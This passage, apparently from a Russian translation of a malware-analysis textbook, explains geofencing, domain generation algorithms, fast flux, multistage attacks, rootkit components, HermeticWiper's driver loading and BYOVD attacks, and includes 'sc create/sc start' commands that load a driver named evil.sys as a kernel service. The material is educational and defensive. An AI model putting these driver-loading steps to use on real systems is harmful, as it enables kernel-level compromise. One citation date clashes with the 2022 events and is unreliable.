Геозонирование (*geofencing*) означает использование географического положения как фактора, определяющего поведение вредоносной программы. В сущности, полезная нагрузка выполняется лишь тогда, когда целевой узел находится внутри определённой географической границы, например в конкретной стране. Геозоны также могут мешать механизмам сканирования и аналитикам выявлять и исследовать вредоносный сервер. Например, когда средство защиты электронной почты запускает вредоносное вложение в песочнице, та может заметить попытку программы связаться с неизвестным доменом в интернете. После этого песочница способна попытаться "просканировать" или проверить сервер, чтобы определить его истинную природу и классифицировать как законный либо вредоносный.

Методы геозонирования позволяют вредоносному серверу предотвращать такое поведение. Запрашивая местоположение системы или исследователя, проверяющего инфраструктуру, сервер скрывается от незваных гостей. Например, автор вредоносной программы в Китае может целенаправленно атаковать жертв в Германии. Весь трафик к серверу C2 не с немецких IP-адресов блокируется, что мешает автоматическим сканерам и исследователям без немецкого IP изучить его. Сервер может даже показывать системам не из Германии вводящие в заблуждение сведения: например, перенаправлять любой трафик с ненемецких адресов на совершенно другой безвредный сайт. Сходный метод выявили исследователи Proofpoint: группа TA547 применяла геозоны, выдавая полезную нагрузку только определённым целям. См. статью «The First Step: Initial Access Leads to Ransomware». Полезные нагрузки размещались на серверах, но доступ и загрузка разрешались только жертвам из определённых стран.

Создание новой инфраструктуры с помощью DGA

Одна из главных проблем авторов вредоносных программ заключается в том, что после обнаружения сервера C2 песочницей, исследователем или защитным программным обеспечением он фактически "сгорает", то есть вскоре попадает в списки блокировки большинства продуктов безопасности. Вредоносная программа, связывающаяся с этим сервером, становится неэффективной.

Обойти проблему можно, динамически создавая новые адреса C2 с помощью алгоритмов генерации доменов (DGA), состоящих из клиентского и серверного компонентов. Вредоносная программа, в данном случае клиент, использует встроенный код DGA для создания новых доменных имён. Сервер C2 применяет тот же алгоритм и получает новое имя, идентичное созданному клиентом. DGA основан на том, что клиентская и серверная части генерируют предсказуемые доменные имена. Алгоритм должен получать одно и то же имя на обеих сторонах,

но оставаться достаточно непредсказуемым, чтобы исследователи и инструменты анализа не могли угадать следующие домены. Применение DGA показано на рис. 13-21.




Рис. 13-21. Работа DGA

Сначала вредоносная программа создаёт новое доменное имя посредством кода DGA, встроенного в исполняемый файл. После выполнения алгоритма она получает домен `evil-01.tk`, а тот же алгоритм в инфраструктуре C2 также создаёт `evil-01.tk` 1. Затем автор развёртывает новый сервер по адресу `evil-01.tk` 2. Вредоносная программа подключается к уже работающему серверу C2 по этому доменному имени 3.

По истечении заранее заданного времени, например восьми часов, вредоносная программа создаёт новый домен `evil-02.cn` 4. В свою очередь, сервер генерирует
то же доменное имя, которое затем развёртывается 5. Наконец, вредоносная программа подключается к нему 6. К этому моменту первый сервер `evil-01.tk`, скорее всего, уже отключён. Цикл повторяется, пока алгоритм не исчерпает доступные домены. Мощный метод DGA позволяет авторам вредоносных программ создавать сотни или тысячи новых доменных имён для серверов C2, превращая выявление и добавление доменов в списки блокировки средствами безопасности и исследователями в игру "ударь крота".

Применение Fast Flux

Fast flux - метод уклонения, в значительной степени используемый ботнетами, сетями заражённых систем под управлением злоумышленника. По мере заражения жертв определённым вариантом вредоносной программы заражённые узлы, боты, добавляются в ботнет. Злоумышленники используют ботнеты для разных целей: рассылки спама, проведения фишинговых атак и распределённых атак отказа в обслуживании (DDoS), а также различных видов мошенничества. Fast flux позволяет задействовать ботов как прокси-серверы для сокрытия и защиты серверов C2 и

другой инфраструктуры.

Для применения метода злоумышленник приобретает доменное имя, а затем быстро меняет связанный с ним IP-адрес, чтобы при каждом посещении жертва направлялась на другой IP размещения. Быстрая смена адресов настраивается циклически (*round-robin*), что представляет собой законный способ балансировки клиентских запросов к веб-серверу. Сократив время жизни (TTL) IP-адресов до нескольких минут или даже меньше, злоумышленник создаёт более неуловимую инфраструктуру. Сетевой защите становится труднее выявлять и блокировать вредоносный трафик, а правоохранительным органам и другим исследователям - определять всю инфраструктуру. Практическая схема fast flux показана на рис. 13-22.




Рис. 13-22. Метод fast flux, реализованный в ботнете

Сначала жертва выполняет вредоносную программу на компьютере, и та хочет установить HTTP-соединение с доменом злоумышленника `evil.com`. Но прежде домен `evil.com` необходимо разрешить в IP-адрес. Жертва отправляет DNS-запрос 1, а `evil.com` с помощью контролируемого автором вредоносной программы авторитетного DNS-сервера разрешается в адрес `59.111.180.193` 2. Затем программа отправляет HTTP-запрос на `59.111.180.193` 3, принадлежащий ботнету и назначенный боту 1. Выступая прокси-сервером, бот 1 перенаправляет HTTP-запрос серверу доставки вредоносной программы 4, который затем передаёт полезную нагрузку жертве 5.

Через несколько минут новая жертва, заражённая той же программой, отправляет DNS- и HTTP-запросы для `evil.com`, как и первая. Но теперь DNS-сервер возвращает IP-адрес `97.66.36.178`, поскольку злоумышленник уже изменил связанный с доменом адрес. Этот IP сопоставлен боту 2, который аналогично пересылает HTTP-запрос промежуточному серверу вредоносной программы и доставляет полезную нагрузку второй жертве. Поскольку IP меняется очень часто и распределён по ботнету, который может представлять паутину из многих тысяч систем, определить инфраструктуру злоумышленника, другие узлы ботнета, серверы распространения и C2 становится трудно.

Fast flux применяется не только в ботнетах, но и у пуленепробиваемых хостеров (BPH), поставщиков веб-хостинга, обслуживающих менее добросовестные виды деятельности вроде онлайн-азартных игр и спама либо незаконные операции, например организованную преступность. Обычно BPH находятся в странах, где подобная активность не подвергается тщательному контролю, остаётся незамеченной или терпимой, а требования правоохранительных органов об

отключении вредоносной инфраструктуры не исполняются. BPH могут предлагать услуги fast flux киберпреступным группам и другим клиентам.

Существует связанный метод double fast flux, при котором быстро меняется не только IP-адрес вредоносного домена, но и IP-адрес одного или нескольких авторитетных DNS-серверов злоумышленника. Это добавляет дополнительный уровень защиты и сложности для исследователей и сетевых защитных средств.

Очень немногие рассмотренные в этой главе методы эффективны сами по себе. Современные атаки с вредоносными программами часто сочетают несколько способов для проникновения к цели, как показано далее.

Многоэтапные и сложные атаки

Как упоминалось ранее, некоторые современные средства защиты, например EDR, используют систему оценки угроз или другие аналитические методы для выявления подозрительного поведения. В раннюю эпоху вредоносные программы обычно доставлялись одним вредоносным файлом. Он содержал все функции, необходимые для заражения жертвы и выполнения дальнейших действий, задуманных автором. Но для успешного обхода современной защиты конечных точек и сети авторам приходится применять более сложный многоэтапный подход. Создание сложных цепочек из множества шагов затрудняет защитным средствам понимание происходящего и принятие соответствующих мер. Такая атака показана на рис. 13-23.




Рис. 13-23. Сложная многоэтапная атака

Сначала автор доставляет жертве вредоносный документ. После открытия файл выполняет встроенный код JavaScript, который, в свою очередь, запускает обфусцированный код PowerShell. Код PowerShell связывается с промежуточным сервером злоумышленника и загружает загрузчик `Loader.exe`. Загрузчик отвечает за обращение к другому удалённому серверу и загрузку вредоносной полезной нагрузки `Payload.exe`.

Защитным средствам сложнее проследить такие разрозненные события. Вместо оценки поведения одного исполняемого файла механизм трассировки событий и анализатор EDR должны исследовать множество событий из разных источников, прежде чем признать активность вредоносной. Чтобы ещё сильнее усложнить атаку, автор может добавить процедуры ожидания. Например, команда PowerShell ждёт два часа перед загрузкой исполняемого загрузчика, тот спит четыре часа перед загрузкой файла полезной нагрузки, а полезная нагрузка ожидает ещё восемь часов перед обращением к серверу C2. Механизму трассировки приходится учитывать многочасовые промежутки между событиями.

Но с точки зрения злоумышленника у многоэтапных атак есть недостаток: отказ даже одного этапа разрушает всю цепочку. Например, если anti-malware обнаружит и поместит в карантин первоначальный вредоносный документ Office, остальные этапы не выполнятся. То же произойдёт, если сетевая защита обнаружит и заблокирует соединения с промежуточными серверами вредоносной программы. Однако авторам приходится идти на этот риск.

Итоги

В этой главе обсуждались многие распространённые способы, которыми вредоносные программы активно и пассивно обходят узловые средства защиты вроде anti-malware и EDR, а также сетевые механизмы, например NIDS. Мы подробно рассмотрели, как программа перечисляет артефакты узла жертвы для выявления защиты и как может активно ей противодействовать. Кроме того, мы изучили повышение привилегий, позволяющее более скрытно проскальзывать мимо защитных средств. В следующей главе вы узнаете о руткитах, разновидности низкоуровневых вредоносных программ, чьи методы можно считать высшей формой уклонения от защиты.

Введение в руткиты

Руткиты - разновидности вредоносных программ, специализирующиеся на сокрытии своего присутствия на узле после получения низкоуровневого доступа к системе жертвы. Название *rootkit* происходит из Unix, где пользователь root обладает максимально возможными системными привилегиями. Для сокрытия от средств защиты конечных точек и инструментов расследования руткиты применяют разные методы уклонения, например перехватывают и изменяют обмен между пространством ядра и пользовательским пространством и напрямую вмешиваются в структуры данных памяти ядра.

В этой главе даётся вводный обзор руткитов на основе ядра и некоторых методов, которыми они уклоняются от защиты и манипулируют системой. Глава не претендует на исчерпывающее описание руткитов или их анализа, но рассматривает тактики, на которые следует обращать внимание при исследовании низкоуровневых вредоносных программ.

Основы руткитов

Автор вредоносной программы может использовать компоненты руткита по многим причинам:

• **Закрепление и живучесть.** Поскольку руткиты находятся в пространстве ядра и имеют низкоуровневый системный доступ, они способны сохраняться после перезагрузки и в хорошо защищённых средах. Буткиты, более совершенная форма руткитов, которую мы обсудим далее в главе, располагаются на уровне микропрограммы и поэтому обеспечивают ещё большую устойчивость.
• **Обход защиты.** Некоторые руткиты активно вмешиваются в средства защиты конечных точек вроде EDR и anti-malware и ослепляют их. Например, перенаправляя вызовы функций, они также могут скрывать и защищать свои файлы и процессы от исследователей.
• **Низкоуровневый доступ к устройствам и драйверам.** Некоторые руткиты перехватывают запросы и команды, направляемые драйверам ядра и оборудованию и исходящие от них. Один из примеров - Moriya, перехватывающий, изменяющий и скрывающий сетевой трафик в обоих направлениях заражённого узла. См. статью «Operation TunnelSnake» за май 2021 года.

Поскольку руткиты находятся в пространстве ядра и работают путём манипулирования его элементами, прежде чем обсуждать злоупотребление ими, подробнее рассмотрим эти компоненты.

Модули и драйверы ядра

Модули ядра - двоичные файлы с кодом и данными, расширяющими функциональность ядра. Они могут загружаться при запуске системы или по требованию. Драйверы ядра представляют собой особую разновидность модулей, взаимодействующую с системным оборудованием. Существуют разные типы драйверов ядра:

• **Драйверы устройств.** Пожалуй, самый распространённый тип драйверов ядра. Драйверы устройств обеспечивают интерфейс между Windows и базовыми аппаратными устройствами системы, например клавиатурами, мышами и принтерами. Они взаимодействуют с оборудованием напрямую либо опосредованно.
• **Драйверы фильтров.** Как следует из названия, драйверы фильтров "фильтруют" обмен ввода-вывода, предназначенный другим драйверам, перехватывая и потенциально изменяя его.

Они добавляют функции другим драйверам или системе в целом, а также обеспечивают такие возможности, как журналирование и наблюдение. Некоторые злоумышленники загружают драйверы фильтров в ядро, чтобы воспользоваться этими преимуществами, как вы увидите далее.

• **Драйверы мини-фильтров.** Подобно драйверам фильтров, мини-фильтры обрабатывают операции ввода-вывода. Они появились в более современных версиях Windows для повышения производительности и упрощения разработки и совместимости. Злоумышленники также могут использовать их не по назначению.

> **ПРИМЕЧАНИЕ.** Хотя все драйверы ядра являются модулями, не все модули ядра представляют собой драйверы. Однако для простоты в этой главе термины "модуль" и "драйвер" будут использоваться как взаимозаменяемые.

Загруженные модули ядра в Windows можно просмотреть в похожем на диспетчер процессов инструменте, например Process Hacker, как показано на рис. 14-1.




Рис. 14-1. Просмотр загруженных модулей ядра в Process Hacker

Чтобы посмотреть загруженные модули ядра в Process Hacker, щёлкните системный процесс правой кнопкой мыши, выберите **Properties**, а затем вкладку **Modules**. На рис. 14-1 видны некоторые установленные в системе автора драйверы ядра, например драйверы расширенного интерфейса конфигурации и управления питанием (ACPI) и драйверы дисплея, включая загрузочный драйвер VGA.

Теперь, разобравшись с основами драйверов ядра, углубимся в структуру вредоносных драйверов, чаще называемых руткитами.

Компоненты руткита

Обычно у руткита два компонента: процесс в пользовательском пространстве и драйвер ядра, получающий от него инструкции. Почти всегда всё начинается с исполняемого файла пользовательского пространства, который необходимо развернуть и выполнить на узле жертвы. После этого вредоносный процесс загружает драйвер в пространство ядра. Упрощённая высокоуровневая схема установки руткита показана на рис. 14-2.




Рис. 14-2. Процесс установки руткита

Сначала жертве доставляется исполняемый дроппер `malware.exe`, который после запуска расшифровывает встроенный вредоносный драйвер ядра `rootkit.sys`. Дроппер настраивает и выполняет драйвер как службу, завершая установку руткита в пространство ядра. Вскоре мы обсудим это подробнее. Код процесса пользовательского пространства содержит большую часть основных функций вредоносной программы, а компонент ядра маскирует и защищает пользовательский процесс в системе, устанавливает низкоуровневые перехватчики для сокрытия артефактов в памяти и на диске и ослепляет средства защиты конечных точек и исследователей.

Некоторые функции только что установленного руткита показаны на рис. 14-3.




Рис. 14-3. Основные функции руткита

Этот руткит может скрывать свой исполняемый файл пользовательского пространства `malware.exe`, а также передавать команды драйверу ядра `rootkit.sys` 1. Компоненты руткита в пользовательском пространстве часто взаимодействуют со своими аналогами в пространстве ядра путём отправки запросов через такую функцию WinAPI, как `DeviceIOControl`, позволяющую процессу пользовательского пространства передать управляющий код, то есть инструкцию, драйверу пространства ядра. Кроме того, руткит способен устанавливать перехватчики и перехватывать вызовы API из пользовательского пространства 2, обмен между другими компонентами ядра и драйверами устройств 3 и даже напрямую изменять память ядра 4. Все эти методы станут понятнее по мере продвижения по главе. Но сначала сделаем шаг назад и обсудим, как вообще устанавливаются руткиты.

Установка руткита

В прошлом руткиты встречались чаще, но в поздних версиях Windows Microsoft реализовала защитные меры, затрудняющие внесение изменений, необходимых для установки вредоносных компонентов ядра. Тем не менее существуют способы обхода этой защиты, поэтому подобные атаки иногда всё ещё происходят. Рассмотрим недавний реальный пример, HermeticWiper.

HermeticWiper атаковал жертв на Украине в 2022 году. Строго говоря, это не руткит, а разрушительная вредоносная программа, которой необходим низкоуровневый доступ для перезаписи данных на диске и превращения системы в незагружаемую. Однако HermeticWiper применяет распространённый метод загрузки драйвера ядра и хорошо документирован, поэтому служит хорошим примером того, как руткит также может устанавливаться в среде жертвы.

Один конкретный образец HermeticWiper был подписан сертификатом, похищенным у законной компании Hermetica Digital Ltd., что потенциально позволяло обходить определённые средства защиты конечных точек. Этот метод обсуждался в главе 13. При первом запуске образец записывает на диск новый файл `.sys`, имя которого состоит из четырёх символов, например `bpdr.sys`. Это законный драйвер компании EaseUS, обычно предназначенный для изменения размера и разбиения дисков, но, как мы вскоре увидим, его можно использовать не по назначению. Поскольку на момент атаки файл был подписан действительным сертификатом, он мог обходить такие средства Windows, как обязательная проверка подписи драйверов.

Затем для получения специальных разрешений на загрузку драйверов HermeticWiper пытается получить `SeLoadDriverPrivilege`. Эту привилегию может получить только процесс, уже работающий с высоким уровнем прав, поэтому большинству вредоносных программ сначала приходится применить повышение привилегий, например обход UAC, чтобы получить права администратора или системы, а затем вызвать такую функцию, как `AdjustTokenPrivileges`, что обсуждалось в главе 13. Получив необходимые привилегии, HermeticWiper создаёт новую службу посредством `CreateServiceW` и запускает её с помощью `StartServiceW`. Создание и выполнение службы - один из самых распространённых способов загрузки нового драйвера ядра как в законных, так и во вредоносных целях. Это также можно сделать из командной строки Windows:

```
C:\> sc create "evil" binPath="C:\Users\Public\evil.sys" type=kernel
```

Команда создаёт новую службу `evil`, указывает входной параметр `C:\Users\Public\evil.sys`, путь к загружаемому вредоносному драйверу, и тип `kernel`, обозначающий установку драйвера ядра. После этого службу можно запустить следующей командой:

```
C:\> sc start "evil"
```

Ниже приведён вывод выполнения этих команд в Windows:

```
C:\Windows\system32> sc create "evil" binPath="C:\Users\Public\evil.sys" type=kernel
[SC] CreateService SUCCESS
C:\Windows\system32> sc start "evil"

SERVICE_NAME: evil
        TYPE               : 1 KERNEL_DRIVER
        STATE              : 4 RUNNING
--snip--
        WIN32_EXIT_CODE    : 0 (0x0)
--snip--
```

Поскольку драйвер HermeticWiper, по крайней мере на момент атаки, был законным и подписан действительным центром, его установка в пространство ядра, вероятно, не вызвала бы проблем, а встроенные механизмы Windows были бы обойдены. Если бы действительной подписи не было, при запуске службы возникла бы следующая ошибка:

```
C:\Windows\system32> sc start "evil"
[SC] StartService FAILED 1275:

This driver has been blocked from loading
```

После успешной установки вредоносной службы управление принимает диспетчер служб Windows, загружая драйвер в адресное пространство ядра. Теперь компонент вредоносной программы в пользовательском пространстве может взаимодействовать с драйвером в пространстве ядра посредством `DeviceIOControl` и передавать ему команды. Так HermeticWiper использует законный в остальных отношениях драйвер EaseUS для записи данных на диск, уничтожая их и делая заражённые системы неработоспособными.

> **ПРИМЕЧАНИЕ.** Драйверы ядра не всегда загружаются с помощью служб. Существуют и другие методы, включая вызов функции NT API `NtLoadDriver`.

Такое злоупотребление законными драйверами представляет собой разновидность метода Bring Your Own Vulnerable Driver, который рассматривается далее.

> **ИССЛЕДОВАНИЕ HERMETICWIPER.** Автор рекомендует изучить HermeticWiper в аналитической виртуальной машине. Образец можно найти на VirusTotal или Malshare (`SHA256: 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591`). Запустите образец с правами администратора и обязательно запишите его поведение в Procmon. Попробуйте определить, куда HermeticWiper записывает файл драйвера на диске, как загружает драйвер и как взаимодействует с ним посредством кодов `DeviceIOControl`.
>
> Дополнительные сведения о HermeticWiper:
>
> - Deepen Desai и Brett Stone-Gross, «HermeticWiper & Resurgence of Targeted Attacks on Ukraine», Zscaler, 24 февраля 2022 года.
> - Editor, «ESET Research: Ukraine Hit by Destructive Attacks Before and During the Russian Invasion with HermeticWiper and IsaacWiper», ESET, 1 марта 2022 года.
> - Hasherezade, Ankur Saini и Roberto Santos, «HermeticWiper: A Detailed Analysis of the Destructive Malware That Targeted Ukraine», Malwarebytes, 4 марта 2022 года.
> - Thomas Roccia, «Security Infographics: Overview of HermeticWiper», SecurityBreak, 29 августа 2020 года.

Атаки BYOVD

Атаки Bring Your Own Vulnerable Driver (BYOVD, иногда просто BYOD) используют законные подписанные драйверы как своего рода прокси для взаимодействия с ядром, отключения механизмов безопасности или загрузки отдельного неподписанного вредоносного драйвера ядра. Автор вредоносной программы ищет законный драйвер, уже подписанный действительным центром, а значит, проверенный операционной системой Windows, который можно поместить в систему жертвы во время атаки. Кроме того, в драйвере должна быть уязвимость, позволяющая выполнять низкоуровневые вредоносные действия. Для её эксплуатации руткит часто передаёт команды уязвимому драйверу из процесса пользовательского пространства, например посредством `DeviceIOControl`.

Примечательный пример такой атаки - руткит FudModule, предположительно применявшийся северокорейской группой Lazarus. По данным исследователей ESET, FudModule использует уязвимый подписанный драйвер Dell с уязвимостью CVE-2021-21551, позволявшей Lazarus записывать данные в память ядра. Точнее, уязвимость активировалась специально подготовленной инструкцией, передаваемой драйверу через `DeviceIOControl`. В результате злоумышленники успешно отключали несколько защитных механизмов Windows, фактически ослепляя защиту конечных точек перед последующими этапами атаки. Подробнее см. статью Петера Калная «Amazon-Themed Campaigns of Lazarus in the Netherlands and Belgium».

